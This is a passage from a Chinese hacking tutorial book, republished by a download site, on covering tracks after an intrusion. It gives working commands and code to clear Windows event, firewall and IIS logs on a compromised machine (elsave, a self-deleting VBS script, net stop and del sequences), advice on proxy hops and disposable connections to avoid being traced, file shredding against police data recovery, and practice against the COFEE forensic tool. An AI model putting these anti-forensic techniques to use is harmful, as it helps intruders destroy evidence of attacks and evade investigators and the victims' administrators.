溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2 打开“SocksCap 控制台”对话框，单击“新建”按钮，在弹出的对话框中输入标识项名称，在“命令行”栏位设置 Telnet 命令的详细路径，如图 9-18 所示。最后单击“确定”按钮。




图 9-18 新建 Telnet 项目

Step3 双击新建的 Telnet_proxy 项目，即可启动使用 Socks 代理服务器跳板的 Telnet 了，如图 9-19 所示。




图 9-19 让 Telnet 通过 SocksCap 使用代理服务

提 示

跳板只是防线的一个组成部分，为了避免对方排除万难找到原始位置，下面的建议将最大限度地保障你的安全：

① 不要在住所内尝试黑客操作，追踪者在跨过跳板后通过服务提供商能轻易找到该 IP 对应的地址。

② 尽量避免使用固定有线网络。

③ 使用可丢弃的 USB 宽带无线网卡。

④ 给任务一个时限，无论是否达成目标均按时撤退。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9.2 清 除 日 志

为了方便管理员了解掌握电脑的运行状态，Windows 提供了完善的日志功能，将系统服务、权限设置、软件运行等相关事件分门别类详细记录于日志之中。所以，通过观察、分析系统日志，有经验的管理员不但可以了解黑客对系统做了哪些改动，甚至还可能会找出入侵的来源，例如从 ftp 日志找出黑客登录的 IP 地址。为此，清除日志几乎成为黑客入门的必修课。

9.2.1 哪些日志需要清除

在开始清除工作之前，黑客需要全面了解系统中有哪些日志。以 Windows XP 操作系统为例，它的日志系统由默认提供的日志、防火墙日志、IIS 服务器日志三大类组成。图 9-20 所示为 Telnet 服务启动日志留下的信息。

1. 默认提供的日志

Windows 系统默认提供应用程序日志、安全性日志和系统日志。

应用程序主要记录应用程序运行时出现的错误和特效事件，例如停止响应、数据启动、停止等。

安全性日志用于记录管理员指定的审核事项，假如管理员并没有在组策略中指定需要审核的内容及审核的方向，说明此日志为空白状态。

系统日志用于记录各类系统运行的信息。例如 Telnet 服务启动后，系统日志将会记录该服务启动的时间，并留下一条关于 Telnet 服务正处于运行状态的描述。

从以上的分析不难看出，对于没有安装附加组件的“肉鸡”而言，系统日志是清除的首要目标。




图 9-20 Telnet 服务启动，日志留下的信息

2. 防火墙日志

防火墙日志默认处于关闭状态，管理员启用了防火墙日志记录功能后，就会在 Windows 目录内自动生成 pfirwall.log 文件，并记录相应的连接内容，如图 9-21 所示。假如找不到这个文件，则说明管理员没有启用防火墙日志功能。




图 9-21 防火墙日志

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. IIS 日志

若用户安装了 IIS 服务器组件，就可以在“%systemroot%\system32\logfiles\”中找到 FTP、Web、IIS 服务器等日志。

HTTPERR 文件夹中存放的日志文件记录着 Web 运行、响应出错等信息，主要用于排解故障及优化 Web 服务，对黑客而言，其意义不大。

W3SVC1 文件夹用于存放 IP 地址、用户名、服务器端口、用户所访问的 URI 资源、发出的 URI 查询请求等信息，管理员通过分析此文件可以找出黑客入侵的各种痕迹，所以，完成 SQL 注入、网站挂马等操作后，务必要清除此文件。

MSFTPSVC1 文件夹保存着 FTP 日志，与前面介绍的 Web、IIS 日志相比，FTP 日志更详细，不但包含用户登录操作，还包含用户的各种操作请求，如图 9-22 所示，例如记录用户利用 UNICODE 漏洞入侵服务器，就会留下相当多与 cmd.exe 有关的记录，所以，在成功入侵后，此日志也必须及时清除。




图 9-22　FTP 日志

9.2.2　清除 Windows 日志

默认情况下，Windows 日志保存在以下三个位置：

- 安全日志文件：%systemroot%\system32\config\SecEvent.EVT
- 系统日志文件：%systemroot%\system32\config\SysEvent.EVT
- 应用程序日志文件：%systemroot%\system32\config\AppEvent.EVT

黑客成功获得管理员权限的 Shell 后，却发现这些文件无法使用 delete 命令删除，该如何处理呢？事实上，出于安全考虑，微软设计了不能暂停、停止的日志记录服务，应用程序日志、安全性日志和系统日志的日志记录文件从载入系统时起便处于使用状态，所以无法通过系统自带的文件删除功能将其删除，如图 9-23 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-23 无法直接删除日志

虽然微软在图形界面的控制台提供了删除功能，但使用远程桌面需要更高的带宽，难以使用多级跳板，因此，黑客倾向于使用命令行工具清除 Windows 日志文件。其中，国内高手小榕编写的 elsave 就是清除 Windows 日志最经典的命令行工具。

elsave 命令格式：

```
参数说明: elsave [-s \\server] [-l 日志名称] [-F 路径及名称] [-C]
```

elsave 不但用于远程清除 Windows 日志文件，也可以备份远程日志文件。运行该工具的必要条件是获得管理员权限的 command Shell。

- -s \\IP 或电脑名称：用于指定远程主机，若不指定远程主机，默认的操作对象为本机的日志记录。
- -l 日志名称：用于指定需要操作的日志名称。其中，应用程序日志的名称为 application、系统日志的名称为 system、安全日志的名称为 security。
- -F 路径及名称：制作日志的副本并保存至指定位置。
- -C ：清空指定的日志。

范例

清除主机 192.168.1.66 的系统日志。

```
d:\FILES>net use \\192.168.1.66 /user:clamp
密码或用户名在 \\192.168.1.66 无效。
输入 'clamp' 的密码来连接到 '192.168.1.66':
命令成功完成。
d:\FILES>elsave -s \\192.168.1.66 -l system -C
d:\FILES>
```

假如找不到 elsave 这个清除日志的专用工具，没关系！我们可以自己动手写一个简单的 VBS 脚本，上传至需要清除日志的电脑，并在远程 Shell 中执行就可以了。

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    & "{impersonationLevel=impersonate,(Backup)}!\\" & _
       strComputer & "\root\cimv2")
dim mylogs(3)
mylogs(1)="application"
mylogs(2)="system"
mylogs(3)="security"
for each logs in mylogs
Set colLogFiles = objWMIService.ExecQuery _
    ("Select * from Win32_NTEventLogFile where LogFileName='"&logs&"'")
for each objLogfile in colLogFiles
      objLogFile.ClearEventLog()
next
next
set fso=createobject("scripting.filesystemobject")
fso.deletefile "cleanevent.vbs"
fso.deletefolder
```

9.2.3 清除防火墙日志

与系统日志一样，防火墙日志由对应的服务保护。由于防火墙服务允许停用，所以清除防火墙日志比清除系统日志要简单一些。只要 Telnet 登录的用户具有管理员身份就可以使用 net stop 命令停止防火墙服务和清除防火墙日志了。

具体操作及命令执行反馈如下所示。

```
C:\clamp>net stop "Windows Firewall/Internet Connection Sharing (ICS)"
Windows Firewall/Internet Connection Sharing (ICS) 服务正在停止.
Windows Firewall/Internet Connection Sharing (ICS) 服务已成功停止。
C:\clamp>del c:\Windows\pfirwall.log
C:\clamp>
```

9.2.4 清除 IIS 相关日志记录

当 IIS 的相关服务处于使用状态时，Web、FTP 等日志也处于锁定状态，用户需要先停止相关的服务，才能清除相关的日志记录。

具体操作及命令执行反馈如下所示。

```
*===============================================================
Welcome to Microsoft Telnet Server.
*===============================================================
C:\Documents and Settings\clamp>net stop w3svc
World Wide Web Publishing 服务正在停止.
World Wide Web Publishing 服务已成功停止。
C:\Documents and Settings\clamp>net stop msftpsvc
FTP Publishing 服务正在停止.
FTP Publishing 服务已成功停止。
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
C:\Documents and Settings\clamp>net stop iisadmin
下面的服务依赖于 IIS Admin 服务。
停止 IIS Admin 服务也会停止这些服务。
   Simple Mail Transfer Protocol (SMTP)
是否继续此操作? (Y/N) [N]: y
Simple Mail Transfer Protocol (SMTP) 服务正在停止.
Simple Mail Transfer Protocol (SMTP) 服务已成功停止。
...
IIS Admin 服务已成功停止。
C:\Documents and Settings\clamp>cd %systemroot%\system32\logfiles\
C:\WINDOWS\system32\LogFiles>del msftpsvc1
C:\WINDOWS\system32\LogFiles\msftpsvc1\*, 是否确认(Y/N)? y
C:\WINDOWS\system32\LogFiles>del w3svc1
C:\WINDOWS\system32\LogFiles\ w3svc1\*, 是否确认(Y/N)? y
C:\WINDOWS\system32\LogFiles>
```

至此，Web、FTP 日志文件清除完毕，余下的 httper 日志受 http.sys 核心程序保护而难以清除，由于其中并没有入侵痕迹，所以无须理会此日志。

9.3 粉 碎 文 件

在《越狱》第一季中，男主角迈克将存放越狱计划的硬盘扔到河里就以为万事无忧了。事隔几个月后，FBI 在河里捞出了那块泡汤的硬盘，并通过技术恢复了部分数据，从而展开了一场追逐男主角的行动。别以为这是电影杜撰的故事，事实上，警方数据恢复的手段比你想象的要高明得多。所以，对于重要的资料，黑客们必须谨慎对待。

9.3.1 粉碎与删除的区别

许多用户以为按【Shift+Del】组合键就可以将文件从磁盘彻底抹去，事实上这种认识有所偏颇。要深入研究这个问题，需要从文件系统的构成谈起。

当用户创建一个文件时，操作系统先在文件系统的目录区域创建一个分配条目，指定文件数据保存的区域并将数据保存其中，再次创建文件时，操作系统会检查现有的条目，找到用于保存数据的区域并创建新的条目，避免新数据覆盖旧数据。当用户删除文件时，操作系统仅删除了目标区域的分配条目，这样，新创建的文件即可覆盖旧文件的数据，从而回收被占用的储存空间。

对于日常使用，这种设计非常简便；对于重要资料而言，删除操作有明显的漏洞，因为系统仅删除了分配条目，并没有删除文件包含的数据，所以，利用一些简单的数据恢复软件（如 Easy Recovery、Final Data 等），即可直接恢复被删除的数据。

与删除操作不同的是，粉碎文件在删除条目之前，先通过条目了解文件储存的数据区域，多次随机在此区域写入数据，让原有的文件内容变得支离破碎，然后才删除文件对应的条目。不难看出，粉碎文件比系统默认的删除操作要可靠得多，所以，对于不再使用的、具有重要内容的文件，最好加以粉碎以避免后患。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提 示

回到本节开头所说的《越狱》故事，如果仅有恢复删除数据的技术，FBI 依然无法挽救泡在河里长达数月之久的硬盘，因为硬盘的驱动电路、磁头都可能在浸泡中损坏。FBI 究竟是怎样恢复数据的呢？专业的恢复工作通常是在 1000 级以上（每立方英尺，0.5um 微尘数量少于 1000）的无尘室环境中进行，打开硬盘外盖取出盘片，然后使用专业设备直读盘片内容并复制至待分析的硬盘中，最后进行数据恢复。假如仍无法读取数据，还可以使用专业设备分析磁盘数据层的磁性微粒及相邻稳定层的磁性微粒，逆推出硬盘在毁坏前保存的内容。如果硬盘中的文件曾执行过粉碎操作，那么逆推的难度将呈几何数量级扩大，这也是本节极力推荐使用文件粉碎的主要原因之一。

9.3.2 粉碎数字文件

粉碎数字文件的工具有很多，在 Linux、UNIX 环境中可以使用 Wipe，而在 Windows 环境中，AnalogX SuperShredder、UltraShredder 都是不错的工具。假如你懒得动手去找这些专业工具，不妨使用瑞星、360 杀毒软件附带的文件粉碎组件，相对而言，它们的粉碎效果比专业软件要差一些。下面以 AnalogX SuperShredder 为例，介绍粉碎数字文件的方法。

Step1 打开 AnalogX SuperShredder 后，单击 Operation 按钮，可以查看粉碎文件的详细操作。本例单击 Add 按钮，在 Priority 栏内输入 4，在 Operator 栏内选择 XOR（异或处理），在 Byte pattern 设置运算参数为 11，如图 9-24 所示。以上设置新增了一个粉碎步骤。它将默认的粉碎结果与十六进制数 11 异或处理，最后再次将结果写入文件相应的内容区域。不难看出，新增粉碎的步骤越多，粉碎效果就越佳，所需的时间也越长。完成设置后，单击 OK 按钮返回上一个对话框，最后单击 Done 按钮。



图 9-24 新建粉碎步骤

Step2 单击 Config 按钮，在 Number of passes 栏内设置粉碎次数（默认值为 1），最后单击 OK 按钮，如图 9-25 所示。粉碎的次数越高，粉碎效果就越佳，所需的时间也越长。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-25　设置粉碎次数

Step3　单击 Select File 按钮，选择待粉碎的文件，单击“打开”按钮，然后在弹出的对话框中单击“是”按钮，即完成粉碎操作，如图 9-26 所示。



图 9-26　选择需粉碎的文件

对于想研究和自行编写文件粉碎工具的黑客，不妨参考以下 VB 源代码。

```
const
    LJM = '00AA'; //定义要写入的“垃圾码”
procedure SmashFile(FileName: AnsiString)
var
  FH: Integer;
  i, Size, Mass, Len: Integer;
begin
  try
    SetFileAttributes(PAnsiChar(FileName), 0);   //去掉只读属性
    FH := FileOpen(FileName, fmOpenWrite);   //打开文件
    try
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
      Size := GetFileSize(FH, nil); //文件大小
      i := 0;
      Len := Length(LJM);
      Mass := Size div Len; //按照“垃圾码”的大小将文件分块
      while i <= Mass do
      begin
        FileSeek(FH, i*Len, 0); //定位写入开始位置
        FileWrite(FH, LJM, Len); //填充垃圾码
        Inc(i);
      end;
    finally
      FileClose(FH); //关闭文件
    end;
    DeleteFile(PAnsiChar(FileName)); //删除文件
  except
    MessageBox(0, '文件正在使用中！', '提示', MB_OK+MB_ICONHAND);
  end;
end;
```

9.4 检验清除效果

学习清除痕迹后，假如想检验一下清除的效果，那么，最好自己架设一个实验环境，当你用尽所有方法清除痕迹后，尝试使用国际警用取证工具-COFEE 检测还有哪些痕迹没清除干净。

9.4.1 什么是 COFEE

COFEE 全称为“计算机在线法庭科学证据提取器（Computer Online Forensic Evidence Extractor）”，它是一个由微软和美国白领犯罪中心（National White Collar Crime Center,NW3C）共同开发的取证工具。在微软官方的 COFEE 首页上有以下描述：

With COFEE, law enforcement agencies without on-the-scene computer forensics capabilities can now more easily, reliably, and cost-effectively collect volatile live evidence. An officer with even minimal computer experience can be tutored—in less than 10 minutes—to use a pre-configured COFEE device. This enables the officer to take advantage of the same common digital forensics tools used by experts to gather important volatile evidence, while doing little more than simply inserting a USB device into the computer.

其大意是说，有了 COFEE，没有合适的计算机取证能力的执法机构也可以轻松、可靠而且高效地收集现场证据。一个只有最基础的计算机知识的人也可以在不超过 10 分钟的时间里学会如何使用配置 COFEE 设备，然后像专家一样收集重要的犯罪证据，其操作难度就像将 U 盘插入电脑那样简单。简而言之，COFEE 是微软为国外执法机构提供的一种专用取证工具，也是用来对付黑客犯罪的重要取证工具。图 9-27 所示为 COFEE 的官方介绍。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 9-27　COFEE 的官方介绍

9.4.2　试用 COFEE 探查痕迹

由于 COFEE 的使用是如此简单，假如你想做一个不留痕迹的黑客，那么它就是最好的对练工具。尝试在自己架设的服务器上执行清除痕迹的工作，然后使用 COFEE 来“取证”检查。下面，我们来看看如何使用 COFEE。图 9-28 所示为使用 COFEE 的三个阶段。




图 9-28　使用 COFEE 的三个阶段

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用 COFEE 探查要经过三个阶段：第一阶段安装 COFEE 并生成 COFEE U 盘；第二阶段使用 COFEE U 盘探查目标电脑；第三阶段将完成收集任务的 COFEE U 盘重新插入安装了 COFEE 的电脑，生成探查报告。

1. 安装 COFEE，生成 COFEE U 盘

安装 COFEE 操作非常简单，只需多次单击 Next 按钮即可完成，这里就不做介绍了。下面将介绍生成 COFEE U 盘的方法，具体的操作如下：

Step1 将 U 盘插入 USB 端口后，运行 COFEE 主程序，如图 9-29 所示。

Step2 在 COFEE USB 栏位选择 U 盘，在 Mode 栏位选择取证方式，最后单击 Generate 按钮，制作 COFEE 盘。




图 9-29 制作 COFEE U 盘

提 示

COFEE 可用的探查方式有两种：

(1) NW3C-Incident Response

这种方式着重于获取网警们感兴趣的证据，然后将之提取并保存至 COFEE U 盘中。

(2) NW3C-Volatile Data

这种方式着重于及时捕获一些可能随时丢失的系统状态资料，让网警们随时查看第一手系统状态资料。

2. 使用 COFEE U 盘探查目标电脑

进入操作系统后，将 COFEE U 盘插入待探查的电脑的 USB 端口，当出现自动运行的提示时，选择 Execute runner.exe 选项，最后单击“确定”按钮，COFEE 便自动展开探查工作，如图 9-30 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 9-30　探查目标电脑

探查完毕，命令执行窗口就会自动关闭，此时可断开 U 盘连接，进入下一阶段的工作。

3. 生成探查报告

完成探查后，将 COFEE U 盘重新插入安装了 COFEE 软件的电脑 USB 端口，参考以下操作，以便生成探查报告。

Step1　运行 COFEE 主程序。

Step2　切换至 Report 选项卡，单击 Raw Input Folder 栏位旁边的按钮，选择 COFEE U 盘收集原始数据的文件夹，单击“确定”按钮，如图 9-31 所示。

